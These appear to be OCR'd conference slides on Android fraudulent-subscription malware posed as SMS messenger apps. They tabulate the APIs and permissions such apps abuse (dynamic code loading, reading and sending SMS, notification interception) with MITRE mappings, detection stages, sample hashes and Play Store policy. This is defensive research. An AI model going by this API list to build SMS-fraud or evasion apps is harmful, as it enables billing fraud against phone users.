Parental guidance

You don't have any devices

Add to Wishlist


Peace SMS

Geraldo McCullough Tools

PEGI 3

You don't have any devices

Add to Wishlist



Original Messenger

Lauren Farrell

All Good Messenger

Roger Luu

In-app purchases

Bling Message

Edward Gill

In-app purchases

Chat SMS

Regina Mattos

Primary Characteristics

Including API calls and required permissions.

Detection Evasion:

Actions and API Calls	Permissions	SDK	Associated MITRE techniques
java.lang.Class.* (forName, getDeclaredMethods, getDeclaredFields, GetDeclaringClass)	-	-	Reflective Code Loading (T1620)
dalvik.system.DexClassLoader dalvik.system.InMemoryClassLoader			Download New Code at Runtime (T1407)
java.lang.System.* .load .loadLibary			
android.webkitWebView.* addJavascriptInterface	INTERNET		Download New Code at Runtime (T1407)

Fraudulent subscription:

Actions and API Calls	Permissions	SDK	Associated MITRE techniques
Android.telephony.TelephonyManager. getSimOperator	-	-	System Network Configuration Discovery (T1422)
SystemProperties.get *Parameters: gsm.operator.numeric, gsm.sim.operator.numeric, gsm.operator.iso-country, gsm.sim.operator.iso-country, gsm.operator.alpha, gsm.sim.operator.alpha*	-	-	System Network Configuration Discovery (T1422)

Primary Characteristics

Including API calls and required permissions.

Fraudulent subscription:

Actions and API Calls	Permissions	SDK	Associated MITRE techniques
android.net.ConnectivityManager.getActiveNetworkInfo	ACCESS_NETWORK_STATE	< 29	System Network Configuration Discovery (T1422)
android.net.wifi.WifiManager.setWifiEnabled	CHANGE_WIFI_STATE	<29	Alternate Network Mediums (T1438)
android.net.ConnectivityManager.* .requestNetwork .bindProcessToNetwork	CHANGE_NETWORK_STATE	>29	Alternate Network Mediums (T1438)
(SMS) android.content.BroadCastReceiver .onReceive	RECEIVE_SMS	-	Capture SMS Messages (T1412)
android.service.notification.NotificationListenerService.* .onNotificationPosted .cancelAllNotifications .cancelNotification .cancelNotifications	BIND_NOTIFICATION_LISTENER_SERVICE	>17	Access Notifications (T1517)
android.database.ContentObserver.* .onChange	READ_SMS	-	Capture SMS Messages (T1412)
android.telephony.SmsManager.* .sendTextMessage	SEND_SMS	-	SMS Control (T1582)
android.webkitWebView.* .addJavascriptInterface .setJavascriptEnabled	INTERNET	-	Download New Code at Runtime (T1407)


Continued


Detection

Client Side

- Resource limitation
- Benefits of telemetry right from the specific execution environment

- Static file scan based on primary characteristics and additional IOCs of the file.






- File information or substantial telemetry submission to cloud based on conditions related to the source of file download/app install and secondary signals.

- HTTP Communications monitor to block any connection to C2 domains based on Network Protection (e.g., through VPN tun interface)

Detection

Cloud Side

- Multistage sieving process in order to narrow down the search space.
- Evaluate client-side results to improve off-cloud detection.
- Benefits with available resources on cloud to run better analysis on both static and dynamic sides (e.g., AndroidManifest.xml inspection, Dynamic instrumentation for API calls)



Feed

Play Store Data:
Developer’s Profile,
Rating, Release/Update
dates, Number of installs,
Similar apps etc.

Sieving Stage 1
(secondary signals)

Suspicious:
Rescanned * X interval

Static Scan:
Denylisted Api Calls,
Permissions, Manifest


Sieving Stage 2
(primary signals)

Suspicious:
Rescanned * X interval

Detection

Cloud Side

- Multistage sieving process in order to narrow down the search space.
- Evaluate client-side results to improve off-cloud detection.
- Benefits with available resources on cloud to run better analysis on both static and dynamic sides (e.g., AndroidManifest.xml inspection, Dynamic instrumentation for API calls)



Suspicious:
Rescanned * X interval

Sieving Stage 3
(Dynamic Analysis)

INTERCEPTION OF HTTP(S) COMMUNICATION

BINARY INSTRUMENTATION:
- Log API Calls
- Intercept API calls and modify return values

MEMORY DUMP (DEX FILES)

DROPPED FILES

JNI TRACE


MEMORY DUMP (NATIVE SPACE)

Continued

Detection

Cloud Side

- ➢ Multistage sieving process in order to narrow down the search space.
- ➢ Evaluate client-side results to improve off-cloud detection.
- ➢ Benefits with available resources on cloud to run better analysis on both static and dynamic sides (e.g., AndroidManifest.xml inspection, Dynamic instrumentation for API calls)



```
5b4fe29f4f7a1fb872d385a11c31384bc88cc2e70d8bab4d2904a4af313030d3
020f78e146d704491279700166fdc3d33ad3ae89899d5fa1f6703fd1dc5e7e4e
487d10c628f71f43ffb6658c6c2b90a105f6bea127d98462bf30efb657cc21cf
6ee1437d21bde2d0027e991a0e308906928f8cacb0f9bd402d1e2eafa8f266e7
e742f46db17f474e86ac91d88007ba32e940153c9be79c2b440a04caa5c7f4cb
aa34ec65def49ad9d2e9b3b2eb85c75f2a1dfd1e15a0392d65ce7b08f6feac93
d1988c0fb9bca3277c68d3c104c66d249d1627aeb0aa3d41f19d71a611640a1e
5c1e4e5e136c2054018250437d389e81d33a3094092e1b5c88220591e02fea1c
e83979c13ed934e2f2bc95bda6eadc5af29bcde5da91b66236e7127d44e36ebf
8a1c2f0df044b1083da6e5b3054f75fc70a65fd0b2a7078ba5028518f872e747
```

Continued

Prevention

The Google Play Store Publishing Policy

- Starting from **November 3, 2021**, Google requires the developers to complete a Permission Declaration Form if their app requests the use of high-risk or sensitive permissions. The goal is to restrict access to sensitive user or device data as well as let fall the risk of abusing high privilege services.

- Binding the notification listener service has so far been excluded from this requirement, even though it provides access to a broader set of sensitive information, including messengers and incoming SMSs.

Thank You !

@Ch0pin, @jungsangsin